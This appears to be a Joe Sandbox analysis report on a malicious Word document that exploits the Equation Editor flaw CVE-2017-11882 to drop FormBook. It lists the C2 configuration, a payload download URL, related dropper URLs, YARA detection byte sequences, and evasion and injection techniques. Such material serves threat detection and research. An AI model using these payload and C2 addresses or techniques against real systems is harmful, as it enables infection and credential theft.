ID: 491373
Sample Name: Proforma invoice.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 14:24:49
Date: 27/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report Proforma invoice.doc

Overview


General Information

Sample Name:	Proforma invoice.doc
Analysis ID:	491373
MD5:	5be61511dab1f4f..
SHA1:	70a6dd35d6da87..
SHA256:	443ffe0efb43ac5…
Tags:	doc
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- Sigma detected: Droppers Exploiting…
- System process connects to networ…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dropp…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Tries to detect sandboxes and other…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2008 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- EQNEDT32.EXE (PID: 1812 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - ibefrankhq4862.exe (PID: 2032 cmdline: C:\Users\user\AppData\Roaming\ibefrankhq4862.exe MD5: 7572FBC5DE30359E833D6F382DB286FA)
    - ibefrankhq4862.exe (PID: 1320 cmdline: C:\Users\user\AppData\Roaming\ibefrankhq4862.exe MD5: 7572FBC5DE30359E833D6F382DB286FA)
      - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - wininit.exe (PID: 2636 cmdline: C:\Windows\SysWOW64\wininit.exe MD5: B5C5DCAD3899512020D135600129D665)
          - cmd.exe (PID: 2036 cmdline: /c del 'C:\Users\user\AppData\Roaming\ibefrankhq4862.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.handelsbetriebposavec.com/if60/"
  ],
  "decoy": [
    "babyjames.space",
    "dtjug.com",
    "bhagteri.com",
    "havplan.com",
    "gentlesuccess.net",
    "negativeminus.com",
    "utesm.com",
    "ngomen.online",
    "abohemianeducation.com",
    "hyper-quote.com",
    "poseidonflooring.com",
    "theshopdental.com",
    "consumelocaloficial.com",
    "tineue.com",
    "traerpolio.com",
    "somnambulantfarms.com",
    "sugarhillclassiccars.com",
    "brasseriedufayard.com",
    "replacerglass.net",
    "lazyguysmarketing.com",
    "audiofactaesthetic.com",
    "14551bercaw.com",
    "piaamsterdam.com",
    "coolkidssale.com",
    "advikaa.com",
    "suamui.net",
    "19820907.com",
    "ankibe.com",
    "barrelandlens.com",
    "personowner.guru",
    "gigexworld.com",
    "visionandcourage.com",
    "livelyselfcare.com",
    "hellohomeowner.com",
    "bestwazifaforloveback.com",
    "dyvikapeel.com",
    "ignitemyboiler.com",
    "photosbyamandajdaniels.com",
    "sofuery.com",
    "rawimage.net",
    "outtact.com",
    "tomura-dc.com",
    "tkachovagv.com",
    "theheavymental.com",
    "interfaceprosthetics.com",
    "publicpod.net",
    "investotbank.com",
    "fishguano.com",
    "livetvchannels.xyz",
    "trendinggk.com",
    "adlun.com",
    "studyhandbook.com",
    "cardinal.moe",
    "urbantennis.info",
    "jsbr.online",
    "simplyforus.com",
    "keyleadhealth.com",
    "aliltasteofnewyork.com",
    "usdigipro.com",
    "debbielin.com",
    "9921.xyz",
    "watdomenrendi05.com",
    "asustech.net",
    "rm-elektrotechnik.gmbh"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.668455466.00000000000E0000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000002.668455466.00000000000E0000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1591f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa58a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1440c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb283:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b917:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c91a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000007.00000002.668455466.00000000000E0000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18839:$sqlite3step: 68 34 1C 7B E1 • 0x1894c:$sqlite3step: 68 34 1C 7B E1 • 0x18868:$sqlite3text: 68 38 2A 90 C5 • 0x1898d:$sqlite3text: 68 38 2A 90 C5 • 0x1887b:$sqlite3blob: 68 53 D8 7F 8C • 0x189a3:$sqlite3blob: 68 53 D8 7F 8C
00000007.00000002.668481773.0000000000190000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000007.00000002.668481773.0000000000190000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1591f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa58a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1440c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb283:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b917:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c91a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 24 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.ibefrankhq4862.exe.400000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.ibefrankhq4862.exe.400000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8b08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x148a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x149a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x978a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1360c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa483:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ab17:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bb1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.2.ibefrankhq4862.exe.400000.1.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17a39:$sqlite3step: 68 34 1C 7B E1 • 0x17b4c:$sqlite3step: 68 34 1C 7B E1 • 0x17a68:$sqlite3text: 68 38 2A 90 C5 • 0x17b8d:$sqlite3text: 68 38 2A 90 C5 • 0x17a7b:$sqlite3blob: 68 53 D8 7F 8C • 0x17ba3:$sqlite3blob: 68 53 D8 7F 8C
4.2.ibefrankhq4862.exe.28bed1c.3.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Windows Processes Suspicious Parent Directory

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Multi AV Scanner detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

.NET source code contains very large strings

Data Obfuscation:

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 3 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comn
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Explo Redir Calls/
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Explo Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 3 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 2	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 6 1 2	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comn
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denia Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1 2	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Down Insecu Proto


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Proforma invoice.doc	27%	ReversingLabs	Document-Office.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\ibefrankzx[1].exe	13%	ReversingLabs	Win32.Trojan.Generic	
C:\Users\user\AppData\Roaming\ibefrankhq4862.exe	13%	ReversingLabs	Win32.Trojan.Generic	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.ibefrankhq4862.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.rspb.org.uk/wildlife/birdguide/name/	0%	Avira URL Cloud	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
www.handelsbetriebposavec.com/if60/	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://java.sun.com	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.lazyguysmarketing.com/if60/?L0Gd9F=rhh0xc6OYmH3Bp2G4X501Z0vOdzBEjh/MlQjf2DAfTSCIAGZoC8T5uMa8yxQ1kiGUtDxZg==&fDKt=ndxXaN5XDzkTz	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://fantecheo.tk/ibefrankzx.exe	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
td-balancer-euw2-6-109.wixdns.net	35.246.6.109	true	true		unknown
lazyguysmarketing.com	34.98.99.30	true	false		unknown
fantecheo.tk	185.239.243.112	true	true		unknown
www.urbantennis.info	unknown	unknown	true		unknown
www.visionandcourage.com	unknown	unknown	true		unknown
www.lazyguysmarketing.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.handelsbetriebposavec.com/if60/	true	• Avira URL Cloud: safe	low
http://www.lazyguysmarketing.com/if60/?L0Gd9F=rhh0xc6OYmH3Bp2G4X501Z0vOdzBEjh/MlQjf2DAfTSCIAGZoC8T5uMa8yxQ1kiGUtDxZg==&fDKt=ndxXaN5XDzkTz	false	• Avira URL Cloud: safe	unknown
http://fantecheo.tk/ibefrankzx.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.239.243.112	fantecheo.tk	Moldova Republic of		55933	CLOUDIE-AS-APCloudieLimitedHK	true
34.98.99.30	lazyguysmarketing.com	United States		15169	GOOGLEUS	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	491373
Start date:	27.09.2021
Start time:	14:24:49
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 16s
Hypervisor based Inspection enabled:	false

Report type:	light
Sample file name:	Proforma invoice.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@9/8@5/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 11.6% (good quality ratio 11.3%) • Quality average: 74.3% • Quality standard deviation: 26.2%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
14:25:16	API Interceptor	32x Sleep call for process: EQNEDT32.EXE modified
14:25:17	API Interceptor	69x Sleep call for process: ibefrankhq4862.exe modified
14:25:39	API Interceptor	172x Sleep call for process: wininit.exe modified
14:26:43	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.239.243.112	J21021 TUBI PER QUALIFICHE.doc	Get hash	malicious	Browse	• xleetaz.xyz/prison/ikk.exe
	RFQ9003930 New Order.doc	Get hash	malicious	Browse	• lg-tv.tk/harshmanzx.exe
	WELDED PIPES - Bid No 2000543592- PR.doc	Get hash	malicious	Browse	• xleetaz.xyz/prison/sam.exe
	AWB.doc	Get hash	malicious	Browse	• fantecheo.tk/famzlogszx.exe
	New Order.doc	Get hash	malicious	Browse	• lg-tv.tk/bulizx.exe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DO526.doc	Get hash	malicious	Browse	• fantecheo.tk/famzlogszx.exe
	24-09-2021 LETTER OF INTENT.doc	Get hash	malicious	Browse	• lg-tv.tk/bankzx.exe
	DHL#AWB#29721.doc	Get hash	malicious	Browse	• fantecheo.tk/princezx.exe
	PO2021.doc	Get hash	malicious	Browse	• fantecheo.tk/ibefrankzx.exe
	PON507991 Copy.doc	Get hash	malicious	Browse	• lg-tv.tk/bryantzx.exe
	OUTSTANDING PAYMENT.doc	Get hash	malicious	Browse	• xleetaz.xyz/benx/nd.exe
	New Order.doc	Get hash	malicious	Browse	• xleetaz.xyz/benx/bd.exe
	Proforma Invoice 28093.doc	Get hash	malicious	Browse	• xleetaz.xyz/benx/sy.exe
	BL UALBHHOU1.doc	Get hash	malicious	Browse	• xleetaz.xyz/benx/mb.exe
	Pedido 20839.doc	Get hash	malicious	Browse	• fantecheo.tk/chungzx.exe
	catalogue.doc	Get hash	malicious	Browse	• lg-tv.tk/shakitizx.exe
	SWIFT.doc	Get hash	malicious	Browse	• lg-tv.tk/obizx.exe
	TU22.doc	Get hash	malicious	Browse	• fantecheo.tk/famzlogszx.exe
	AVB CMAU6526450 40HC COI2100105.doc	Get hash	malicious	Browse	• lg-tv.tk/bluezx.exe
	Paid Invoices.doc	Get hash	malicious	Browse	• lg-tv.tk/atlaszx.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
td-balancer-euw2-6-109.wixdns.net	$$$.exe	Get hash	malicious	Browse	• 35.246.6.109
	PAYMENT COPY.exe	Get hash	malicious	Browse	• 35.246.6.109
	RFQ.doc	Get hash	malicious	Browse	• 35.246.6.109
	payment..exe	Get hash	malicious	Browse	• 35.246.6.109
	KOC.exe	Get hash	malicious	Browse	• 35.246.6.109
	CtNh3b5Jo5.exe	Get hash	malicious	Browse	• 35.246.6.109
	DATATRANSFER2021.exe	Get hash	malicious	Browse	• 35.246.6.109
	Renewed Contract with Annex1.xlsx	Get hash	malicious	Browse	• 35.246.6.109
	ryfAIJHmKETyAPz.exe	Get hash	malicious	Browse	• 35.246.6.109
	prueba23.exe	Get hash	malicious	Browse	• 35.246.6.109
	prueba22.exe	Get hash	malicious	Browse	• 35.246.6.109
	triage_dropped_file.exe	Get hash	malicious	Browse	• 35.246.6.109
	pay $.exe	Get hash	malicious	Browse	• 35.246.6.109
	Draft copy.exe	Get hash	malicious	Browse	• 35.246.6.109
	hyfzRJF133.exe	Get hash	malicious	Browse	• 35.246.6.109
	DLT_85620000107.exe	Get hash	malicious	Browse	• 35.246.6.109
	BahcfFNy25bmV1c.exe	Get hash	malicious	Browse	• 35.246.6.109
